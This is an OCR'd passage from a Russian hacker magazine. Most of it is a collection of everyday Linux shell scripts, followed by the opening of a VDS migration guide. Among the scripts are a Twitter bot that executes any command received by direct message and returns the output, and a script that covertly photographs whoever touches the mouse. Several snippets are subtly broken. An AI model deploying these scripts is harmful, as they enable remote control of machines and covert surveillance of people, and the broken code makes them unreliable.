
Далее скрипт сохраняем в каталог ~/bin и назначаем права на исполнение:

```
$ chmod +x ~/bin/myip.sh
```

Теперь его можно вызывать из командной строки командой myip.sh.
Идем дальше.

```
#!/bin/sh
curl -4 wttr.in/Moscow
```

Этот скрипт позволяет получить сводку погоды на четыре дня. Принцип тут такой же, как в случае с ifconfig.co.



Сводка погоды в консоли

```
#!/bin/sh
dig +short txt $1.wp.dg.cx
```

А так можно получить краткое описание чего-либо в Википедии, причем с помощью DNS-запроса вместо обращения к веб-серверу. Кстати, веб-сервер через командную строку тоже очень легко создать:

```
#!/bin/sh
while ( nc -l 80 < file.html > : ) ; do : ; done
```

Данный скрипт основан на утилите netcat (nc), которую называют швейцарским армейским ножом для сетевых операций. Скрипт запускает цикл, выполняющий команду nc, которая слушает 80-й порт и в ответ на запрос отдает *file.html*, отправляя переданный запрос в никуда (символ означает noop, то есть пустую операцию).

С помощью простых скриптов и команд можно запросто слушать интернет-радио:

```
#!/bin/sh
mpv --volume=50 -playlist ~/16bit.fm_128.m3u
```

Естественно, плей-лист в формате M3U необходимо заранее скачать с сайта радиостанции. Кстати, если запустить MPlayer с аргументом *--input-ipc-server=/tmp/mpvsocket*, им можно будет управлять, записывая команды в файл. Например, настроить громкость:

```
echo 'volume +10' | socat - /tmp/mpvsocket
```

Создай два скрипта: один для запуска, другой для остановки радио (со строкой killall mpv), повесь их на рабочий стол и настрой горячие клавиши DE на управление воспроизведением. Вуаля, у тебя готов плеер для интернет-радио, запустить который можно, просто кликнув по иконке на рабочем столе. И он почти не будет расходовать память или занимать трей.

Но отвлечемся от сетевых операций и вернемся к локальным делам.

```
#!/bin/sh
tar -czf "../${PWD##*/}.tar.gz" .
```

Это один из моих любимых скриптов. Он создает архив tar.gz текущего каталога. Особого внимания здесь заслуживает конструкция ${PWD##*/}, которая берет полный путь до текущего каталога (переменная $PWD) и удаляет из него первую часть вплоть до последнего слеша, оставляя, таким образом, только имя самого каталога. Далее к нему добавляется расширение tar.gz. Более подробно о таких конструкциях ты можешь прочитать в man bash.

```
#!/bin/sh
while true; do
    inotifywait -r -e MODIFY КАТАЛОГ && ТВОЯ_КОМАНДА
done
```

А это уже скрипт, который запускает команду в ответ на изменение файлов в каталоге. Ее можно использовать для множества разных целей, например для автоматического включения плеера при сохранении MP3-файла. Или просто выводить уведомление на десктоп, используя в качестве команды notify-send:

```
notify-send "Файл изменен"
```

ДЕСКТОП

Раз уж мы заговорили о десктопе, то продолжим. Как и консоль, его тоже можно заскриптовать. Вот, например, скрипт, загружающий случайные обои, опубликованные на reddit-канале wallpaper:

```
#!/bin/bash
wget -O - http://www.reddit.com/r/wallpaper |\
    grep -Eo 'http://i.imgur.com[^&]+jpg' |\
    shuf -n 1 |\
    xargs wget -O background.jpg
feh --bg-fill background.jpg
```

Здесь все просто. С помощью wget скрипт загружает страницу www.reddit.com/r/wallpaper, передает ее grep, который ищет на ней ссылки на imgur, выбирает случайную ссылку с помощью shuf, загружает ее опять же с помощью wget и устанавливает в качестве обоев, используя команду feh (это такой миниатюрный просмотрщик изображений, его нужно предварительно установить). Скрипт можно добавить на рабочий стол, и тогда по клику у тебя будут меняться обои.

```
#!/bin/sh
state=`synclient | grep TouchpadOff | cut -d '=' -f 2`
if [ $state = "1" ]; then
    synclient TouchpadOff=0
else
    synclient TouchpadOff=1
fi
```

А это скрипт для включения/выключения тачпада ноутбука: включает, если отключен, и наоборот. В своей работе использует утилиту synclient, позволяющую управлять тачпадами производства Synaptics (90% тачпадов делают они). При запуске без аргументов утилита выводит различную информацию о тачпаде, в том числе строку TouchpadOff = 1, если он активирован, и TouchpadOff = 2, если

отключен. Скрипт находит это значение и в зависимости от состояния тачпада включает или отключает его.

```
!#/bin/bash
mpv tv:// -frames 3 -vo jpeg
mv 00000003.jpg photo.jpg
rm -f 0000*.jpg
```

А так можно сделать снимок с помощью веб-камеры. Скрипт использует видеоплеер mpv, чтобы записать первые три кадра, снятые камерой, в JPEG-файлы с именами 0000000.jpg, 00000002.jpg, 00000003.jpg, затем переименовывает третий снимок в файл photo.jpg, а остальные удаляет. Три снимка необходимы для того, чтобы камера успела провести инициализацию, обычно первые два получаются просто черными. Иногда изображение выходит перевернутым; чтобы это исправить, mpv следует запускать с флагом *-vf flip*:

```
$ mpv tv:// -frames 3 -vf flip -vo jpeg
```

Ту же самую команду можно использовать для создания полноценной камеры слежения, которая делает снимки в моменты, когда юзер прикасается к мыши:

```
#!/bin/bash
while true; do
    sudo cat /dev/input/mouse0 | read -n1
    mpv tv:// -frames 3 -vo jpeg
    mv 00000003.jpg `date +%F-%H-%M`.jpg
    rm -f 0000*.jpg
    sleep 10
done
```

Скрипт входит в бесконечный цикл, ожидая данные на устройстве */dev/input/mouse0*. Если данные есть, значит, мышь сдвинулась или была нажата одна из ее клавиш. После этого он использует mpv, чтобы сделать три снимка, дает третьему снимку имя текущей даты и удаляет остальные.

Для записи полноценного видео с веб-камеры можно использовать такой скрипт:

```
#!/bin/bash
mencoder tv:// -tv driver=v4l2:width=800:height=600:device=/dev/↵
    video0:fps=30:outfmt=yuy2:forceaudio:alsa:adevice=hw.2,0 ↵
```

```
    -ovc lavc -lavcopts vcodec=mpeg4:vbitrate=1800 -ffourcc xvid ↵
    -oac mp3lame -lameopts cbr=128 -o video.avi
```

В результате ты получишь video.avi в формате MPEG4 с битрейтом 1800 и аудиодорожкой в формате MP3 с битрейтом 128.

```
#!/bin/bash
ffmpeg -f x11grab -r 25 -s 1366x768 -i :0.0 screencast.mpg
```

А так ты можешь записать скринкаст. 1366x768 — разрешение рабочего стола. Просто сделать скриншот отдельного окна всегда можно с помощью команды import:

```
import screenshot.png
```

После ее запуска значок мыши изменится на «прицел», с помощью которого можно выбрать окно. Повесив эту команду на клавиатурную комбинацию, ты получишь практически идеальную систему снятия скриншотов, абсолютно не жрущую память, как это делают специализированные приложения, постоянно висящие в трее.
Подключить и настроить внешний монитор тоже можно из командной строки:

```
#!/bin/sh
if [ -z "$1" ]; then
    exit
fi
if [ $1 == "off" ]; then
    xrandr --output VGA-0 --off
    xrandr -s 0
else if [ $1 == "on"]; then
    xrandr --output LVDS --auto --primary --output VGA-0 --auto ↵
        --left-of LVDS
    xrandr --newmode "1920x1080" 173.00 1920 2048 2248 2576 1080 ↵
        1083 1088 1120 -hsync +vsync
    xrandr --addmode VGA-0 1920x1080
    xrandr --output VGA-0 --mode 1920x1080
fi
xrandr --dpi 96
```

Данный скрипт предполагает, что основной монитор носит имя LVDS, а внешний — VGA-0. Это стандартная ситуация для ноутбуков; если ты не уверен, можешь проверить вывод команды xrandr: при передаче скрипту аргумента *off* он отключает внешний монитор, аргумент *on*, в свою очередь, включает его, располагая по левую сторону от основного (аргумент *--left-of LVDS* в первой команде). Далее скрипт добавляет новую конфигурацию для монитора с разрешением 1920 x 1080 и активирует его. В самом конце скрипт устанавливает дефолтное значение DPI — как показывает практика, при подключении монитора с другим разрешением оно часто слетает.

На самом деле в большинстве случаев команды *xrandr --newmode …* и *xrandr --addmode …* не нужны, так как Xorg может получить конфигурацию монитора и поддерживаемые им разрешения с помощью EDID. Иногда, однако, этого не происходит, и строку конфигурации, указываемую после аргумента *--newmode*, приходится генерировать самостоятельно с помощью инструмента cvt:

```
$ cvt 1920 1080
```

Он же поможет сгенерировать нестандартное разрешение, «не поддерживаемое» монитором по умолчанию.

GOOGLE, TWITTER, DROPBOX И ТОРРЕНТЫ

Отвлечемся от десктопных дел и поговорим о сетевых сервисах. Начнем, разумеется, с Google. Вот так будет выглядеть скрипт для получения первых десяти результатов поиска:

```
#!/bin/bash
Q="$@"
URL='https://www.google.de/search?tbs=li:1&q='
AGENT="Mozilla/4.0"
stream=$(curl -A "$AGENT" -skLm 10 "${GOOG_URL}${Q//\ /+}" | grep ↵
    -oP '\/url\?q=.+?&amp' | sed 's|/url?q=||; s|&amp||')
echo -e "${stream//\%/\x}"
```

Скрипт делает запрос к Google с помощью уже знакомого нам curl, заменяя пробелы в поисковой строке на плюсы. Далее выискивает в ответном HTML ссылки и выводит их на экран. Все просто, хоть и кажется сложным.

```
0 ✓ j1m@linux ~ $ google.sh xakep magazine
https://xakep.ru/
https://xakep.ru/issues/
https://xakep.ru/issues/xs/
https://xakep.ru/2006/12/14/35763/
https://xakep.ru/2006/11/27/35416/
http://contagiodump.blogspot.com/2009/11/blog-post.html
https://www.facebook.com/XakepMagazine/
https://www.youtube.com/channel/UCaS3K2jJzXxYdE5MdYkjv4w
https://www.linkedin.com/title/xakep
https://twitter.com/xakeprux3Flangx3Dru
0 ✓ j1m@linux ~ $
```

Ищем в Google из командной строки

Второй популярный сервис — YouTube:

```
#!/bin/bash
mpv -fs -quiet `youtube-dl -g "$1"`
```

Здесь все совсем просто. Скрипт всего лишь проигрывает видео с указанным в аргументе ID с помощью плеера mpv. Естественно, youtube-dl придется установить заранее.

Как насчет твиттера? Нет проблем, вот полноценный бот, который на входе принимает команду, выполняет ее с помощью командного интерпретатора и отправляет результат указанному юзеру.

```
#!/bin/bash
USER="ТВОЙ_НИК"
while true; do
    CMD=`echo "/dma +1" | ttytter -script | sed 's/\[.*\]\ //'
    if [ $CMD != $OLD_CMD ]; then
        REPL=`$CMD`
        echo "/dm $USER ${REPL:0:140}" | ttytter -script
        CMD = $OLD_COMD
    fi
    sleep 60
done
```

Скрипт использует консольный клиент ttytter, читая в цикле последнее direct message, далее он проверяет, не была ли такая команда уже выполнена, и, если нет, выполняет ее и отправляет указанному в переменной USER пользователю, попутно обрезая до 140 символов.

Чтобы все заработало как надо, тебе придется установить ttytter, запустить его, ввести приведенную им ссылку в адресную строку браузера, скопировать показанный браузером ключ аутентификации и ввести его в ttytter. Естественно, перед тем как это сделать, следует завести для бота отдельного юзера и залогиниться под его учеткой.


```
Request from https://api.twitter.com/oauth/request_token ... SUCCEEDED!

1. Visit, in your browser, ALL ON ONE LINE,

https://api.twitter.com/oauth/authorize?oauth_token=R1nZqgAAAAAAAAB8AAABVqGds4w

2. If you are not already signed in, fill in your username and password.

3. Verify that TTYtter is the requesting application, and that its permissions
are as you expect (read your timeline, see who you follow and follow new
people, update your profile, post tweets on your behalf and access your
direct messages). IF THIS IS NOT CORRECT, PRESS CTRL-C NOW!

4. Click Authorize app.

5. A PIN will appear. Enter it below.

Enter PIN>
```

Ttytter запрашивает ключ

Твиттер можно использовать не только для выполнения команд, но и для мониторинга машины. Следующий скрипт отправляет в ленту сообщение с информацией о состоянии машины (имя хоста, uptime, нагрузка, свободная память и нагрузка на CPU):

```
#!/bin/bash
HOST=`hostname -s`
UP=`uptime | cut -d" " -f4,5 | cut -d"," -f1`
LOAD=`uptime | cut -d":" -f5,6`
MEM=`ps aux | awk '{ sum += $4 }; END { print sum }'`
CPU=`ps aux | awk '{ sum += $3 }; END { print sum }'`
tweet="Host: ${HOST}, uptime: ${UP}, cpu: ${CPU}%, memory: ↵
    ${MEM}%, loadavg ${LOAD}"
if [ $(echo "${tweet}" | wc -c) -gt 140 ]; then
    echo "FATAL: The tweet is longer than 140 characters!"
```

```
    exit 1
fi
echo $tweet | ttytter -script
```



Ну и под конец приведу скрипт, не связанный с сетевыми сервисами, но имеющий прямое отношение к сетям и к тому, зачем мы обычно их используем. Это скрипт для запуска и остановки торрент-клиента во время простоя машины:

```
#!/bin/bash
IDLE=600000
STOPCMD="transmission-remote -S"
STARTCMD="transmission-remote -s"
STOPPED="yes"
while true; do
    if [ `xprintidle` -gt $IDLE ]; then
        if [ $STOPPED = "yes" ]; then
            $STARTCMD
            STOPPED="no"
        fi
    else
        if [ $STOPPED = "no" ]; then
            $STOPCMD
```

```
            STOPPED="yes"
        fi
    fi
    sleep 60
done
```

Скрипт уходит в бесконечный цикл, каждую минуту проверяя, сколько миллисекунд прошло с момента, когда юзер что-либо делал (для этого используется команда xprintidle). Если прошло уже 600 000 мс (десять минут), скрипт выполняет команду, указанную в переменной STARTCMD. В противном случае он выполнит команду STOPCMD, но только тогда, когда до нее была выполнена команда STARTCMD. Если кратко: ничего не делаешь за компом десять минут — запускается STARTCMD, в данном случае это команда запуска всех закачек с помощью Transmission, если нет — приостановка всех закачек. Не любишь Transmission? Нет проблем, вот команды для Deluge:

```
STOPCMD="deluge-console pause \*"
STARTCMD="deluge-console resume \*"
```

ВМЕСТО ВЫВОДОВ

Не удивлюсь, если все описанное в статье покажется тебе очередным велосипедостроением, и даже соглашусь с таким мнением. Все-таки современный Linux — это не та система для сумасшедших экспериментаторов, какой она была пятнадцать лет назад. Сегодня для каждой задачи можно найти отдельный, отлаженный и хорошо работающий инструмент, в том числе графический. Другое дело, что не совсем понятно, стоит ли захламлять систему тяжеловесными написанными на Python приложениями с кучей зависимостей, когда ту же задачу легко решить с помощью простенького скрипта.

Каким путем пойти — выбирать тебе. Встанешь ли ты на темную сторону или выберешь путь джедая?

```
telnet towel.blinkenlights.nl
```

SYNACK

САМ СЕБЕ АДМИН

УЧИМСЯ НАСТРАИВАТЬ VDS И ПЕРЕНОСИТЬ САЙТЫ

Мартин
«urban.prankster»
Пранкевич
prank.urban@gmail.com

В интернете сегодня можно не только развлекаться, но и учиться, работать и зарабатывать. Количество сайтов растет ежесекундно, услуги хостинга также становятся привлекательными и множатся как грибы после дождя. Бывает, что хостер оправдывает все ожидания, но иногда приходится и переезжать. Можно нанять фрилансера, но лучше научиться делать это самому. Сегодня тебя ждет небольшая инструкция именно на этот случай.

ПОСТАНОВКА ЗАДАЧИ

Ситуация самая жизненная. Интернет-магазин, размещенный на шаред-хостинге, после запуска начал получать клиентов, но появились пожелания к функциональности, и разработчики активно занялись доработкой сайта. Выяснилось, что, когда в этом участвует несколько человек, постоянно копировать файлы через FTP для теста, да и еще на рабочий сайт, очень проблемно. Терялся контроль, кто когда что сделал, нужно было беспокоиться о сохранении оригинальных файлов, чтобы было легко откатиться. Владельцу приходилось или согласовывать правки, или копировать все самому. Разработчик не мог сразу посмотреть результат и ждал. Процесс сильно тормозился. В итоге пришли к тому, что нужно использовать возможности Git и создать новый сайт-зеркало, где можно было бы все обкатывать. При такой схеме разработчик мог сразу тестировать код, а в случае одобрения код переносили в master и выкладывали уже на рабочий сайт. Также можно легко отслеживать коммиты.

Вторая проблема: хостинг постоянно падал. Причину в итоге нашли: Entry processes limit — параметр, который определяет количество CGI/PHP-процессов, входящих внутрь виртуального контейнера, и о котором не сильно любят говорить маркетологи хостера. На графиках его тоже не видно, только маленькая графа в таблице. В итоге при небольших нагрузках CPU и RAM (не более 20%) сервер вообще не работал даже при минимальном количестве посетителей. В итоге было принято решение переезжать.

ПЕРВОНАЧАЛЬНЫЕ НАСТРОЙКИ СЕРВЕРА

ОС в VDS устанавливается автоматически. Достаточно выбрать версию и вариант с веб-панелью или без и чуть подождать, пока не придет письмо с данными для входа. На хостингах предлагаются и разные веб-панели. Когда этот материал создавался, Vesta не поддерживала Ubuntu 16.04 и необходимости в ней не было, поэтому выбрали чистую систему. Все дальнейшие действия ведутся от имени root.

Первым делом проверяем локаль, часовой пояс и время. Вообще, веб-приложения обычно не обращают внимания на некоторые системные настройки, но иногда попадается именно тот случай, поэтому лучше сразу сделать все правильно.

```
# locale
```

Если в ответ получаем отличное от ru_RU.UTF — перенастраиваем.

```
# locale-gen ru_RU ru_RU.UTF-8 ru_RU ru_RU.UTF-8
# localedef -c -i ru_RU -f UTF-8 ru_RU.UTF-8
# dpkg-reconfigure locales
# update-locale LANG=ru_RU.UTF-8
```

Проверяем время:

```
# date
```


Если часовой пояс не соответствует — переконфигурируем.

```
# dpkg-reconfigure tzdata
```

Обновляем сервер:

```
# apt update && apt upgrade
```

Теперь можем ставить сервисы.



Настраиваем часовой пояс

СТАВИМ ВЕБ-СЕРВЕР

Несмотря на их разнообразие, выбор установки обычно сводится к трем вариантам: Apache, nginx или nginx как реверс Apache. Apache очень гибок в настройках и использует модули для обработки динамических запросов, поэтому хорошо справляется с динамикой. Nginx хорош в отдаче статики и потребляет меньше ресурсов, но для обработки динамики использует сторонний модуль, что снижает скорость и чуть усложняет настройки. В зависимости от конкретного приложения каждый из них может иметь свои плюсы и минусы и показывать разную скорость. Поэтому окончательный выбор веб-сервера всегда приходится подтверждать практикой, подбирая оптимальный вариант. Проблема nginx — то, что в некоторых специфических движках следует вручную возиться с редиректами, когда на Apache все будет работать буквально из коробки, достаточно просто включить mod_rewrite.

Нагрузочное тестирование можно произвести при помощи ab (Apache Benchmark, входит в apache2-utils) или siege. Причем лучше проверить с localhost и удаленного узла, чтобы видеть, как работает сеть.

```
# ab -c 10 -n 6000 http://example.org/
```

Хотя ab — это скорее для себя, чтобы оценить эффективность установок. Человека со стороны обычно интересует только то, что показывает Google PageSpeed, поэтому ориентироваться следует и на него.

В последнем случае сайт на старом хостинге давал 60, после переноса на VDS (с такими же параметрами) он в Apache в установке по умолчанию показывал 72, nginx с голым конфигом — 62, после добавления сжатия — 78. На этом и остановились, выбрали nginx. В репозитории несколько пакетов, для большинства ситуаций достаточно базового core, содержащего все основные модули, для PHP нам понадобится FPM.

```
# apt nginx install nginx php7.0-fpm
